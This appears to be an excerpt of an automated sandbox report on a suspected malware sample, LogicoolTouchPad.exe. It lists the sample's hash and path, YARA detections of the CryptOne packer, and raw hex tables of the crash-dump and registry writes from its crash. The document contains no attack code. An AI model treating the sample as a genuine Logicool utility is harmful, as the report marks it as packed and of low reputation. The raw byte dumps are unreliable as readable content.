\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicooltouchpad|743221e3	IsPeFile	dword	1	success or wait	1	6F6736BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{4fd6a22e-beb3-7565-a770-171cb02bfbb2}\Root\InventoryApplicationFile\logicoolt ouchpad|743221e3	IsOsComponent	dword	0	success or wait	1	6F6736BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 D0 3A 40 00 02 00 00 00 01 00 00 00 7E DF 6F E9 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6F671FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: LogicoolTouchPad.exe PID: 6588, Parent PID: 960

General

Target ID:	27
Start time:	23:16:36
Start date:	23/06/2022
Path:	C:\Users\user\AppData\Local\Temp\A09278-2768-DE0743-A6FB64083C2\LogicoolTouchPad.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\A09278-2768-DE0743-A6FB64083C2\LogicoolTouchPad.exe
Imagebase:	0x400000
File size:	1043968 bytes
MD5 hash:	216BBB6CE29EF16A61B9D5BA4D227300
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 0000001B.00000000.500619017.0000000002420000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 0000001B.00000000.503077850.0000000002420000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Crypt, Description: Yara detected CryptOne packer, Source: 0000001B.00000002.524676922.0000000002420000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: WerFault.exe PID: 6540, Parent PID: 6588

General

Target ID:	29
Start time:	23:16:41
Start date:	23/06/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6588 -s 772
Imagebase:	0xe40000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F661717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19d14f63	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LogicoolTouchPad_947d9cf2526790edff1959af95e3e22df417fa27_e28e5cbf_19d14f63\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F65497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB609.tmp.csv	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB639.tmp.txt	success or wait	1	6F65497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 3c 34 62 fd 05 12 00 00 00 00 00	MDMP <b	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	7432	6	00 00 00 00 00 00		success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 08 1d 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 19 00 00 34 34 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 32 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UBGenuineIntelWT4b02 W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	8710	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 fd 3f 77 fd 43 00 00 00 00 00 fd 18 0a 00 fd 3a 40 00 23 00 00 00 46 02 01 00 fd 18 0a 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++p?wC:@#F+	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	1620	168	fd 19 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 fd 3a 40 00 00 00 00 00 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 7e fd 6f fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 06 22 00 00	:@~o"	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	14438	20	3c 00 00 00 fd fd fd 02 00 00 00 00 3c 02 00 00 2a 3c 00 00	<<*<	success or wait	60	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	15402	572	fd fd 3e 77 fd fd 3c 77 74 02 00 00 fd fd fd fd 10 00 00 00 58 fd fd 02 24 fd fd 02 fd fd fd fd 40 fd 3c 77 40 fd 3c 77 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 74 02 00 00 fd fd fd fd 74 02 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 79 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 28 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd 54 fd 28 00 fd fd fd 02 fd fd 7b 00 fd fd fd 02 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	>w<wtX$@<w@<wtty(T({	success or wait	59	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	17546	524288	00 00 00 00 52 fd 3f 77 fd 19 0a 00 50 fd 19 00 fd 19 0a 00 18 19 0a 00 fd 24 0a 00 70 fd 3f 77 50 fd 19 00 78 19 0a 00 24 fd 3f 77 fd 19 0a 00 50 fd 19 00 fd 19 0a 00 18 19 0a 00 fd 43 00 fd 19 0a 00 fd 19 0a 00 00 00 00 00 fd 22 3e 77 fd 19 0a 00 50 fd 19 00 fd 19 0a 00 18 19 0a 00 fd 43 00 00 00 00 00 00 00 00 00 fd 19 0a 00 00 00 00 00 50 fd 19 00 fd fd fd fd 50 fd 19 00 fd fd fd fd fd fd fd 00 00 00 00 50 fd 19 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd 24 0a 00 fd fd 3e 77 fd 19 0a 00 fd 19 0a 00 fd 19 0a	R?wP$p?wPx$?wPC">wPCPPP$>w	success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	1092042	256	fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 0c 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 1c 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 06 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 15 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd fd 01 03 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 03 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 14 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd cd 49 00 fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 10 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 08 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd fd fd 04 00 fd fd fd 01 00 00 fd fd fd 3f 77 fd	?w?w?w?w?w?w?w?w?w?w?w?wI?w?w?w?w	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	1788	4	07 00 00 00		success or wait	7	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	9426	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 fd 3f 77 fd 43 00 00 00 00 00 fd 18 0a 00 fd 3a 40 00 23 00 00 00 46 02 01 00 fd 18 0a 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++p?wC:@#F+	success or wait	7	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	2080	48	fd 1b 00 00 01 00 00 00 00 40 00 00 00 00 00 00 00 20 2a 00 00 00 00 00 44 fd fd 02 00 00 00 00 fd 03 00 00 0e fd 10 00 fd 02 00 00 fd 35 00 00	@ *D5	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	2140	4	2b 00 00 00	+	success or wait	43	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	7438	46	28 00 00 00 4c 00 6f 00 67 00 69 00 63 00 6f 00 6f 00 6c 00 54 00 6f 00 75 00 63 00 68 00 50 00 61 00 64 00 2e 00 65 00 78 00 65 00 00 00	(LogicoolTouchPad.exe	success or wait	43	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	6680	752	00 00 3f 73 00 00 00 00 00 fd 01 00 23 7f 01 00 fd fd 24 2e fd 21 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 00 1b 03 00 00 00 00 7c 7d 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 77 fd 03 00 00 00 00 00 4e fd 03 00 00 00 00 00 00 00 00 00 00 00 00 58 fd 1a 00 00 00 00 00 fd 13 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 7b fd 05 00 00 00 00	?s#$.!BB? #@AZb|}wNX@{	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	1092298	11434	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3246.tmp.dmp	32	108	03 00 00 00 54 01 00 00 fd 06 00 00 04 00 00 00 28 12 00 00 5c 08 00 00 05 00 00 00 fd 03 00 00 66 38 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 1e 00 00 fd 10 00 15 00 00 00 fd 01 00 00 fd 1a 00 00 16 00 00 00 fd 00 00 00 70 1c 00 00	T(\f8T8Tp	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 35 00 38 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6588</Pid>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4BBB.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6F65497A	unknown
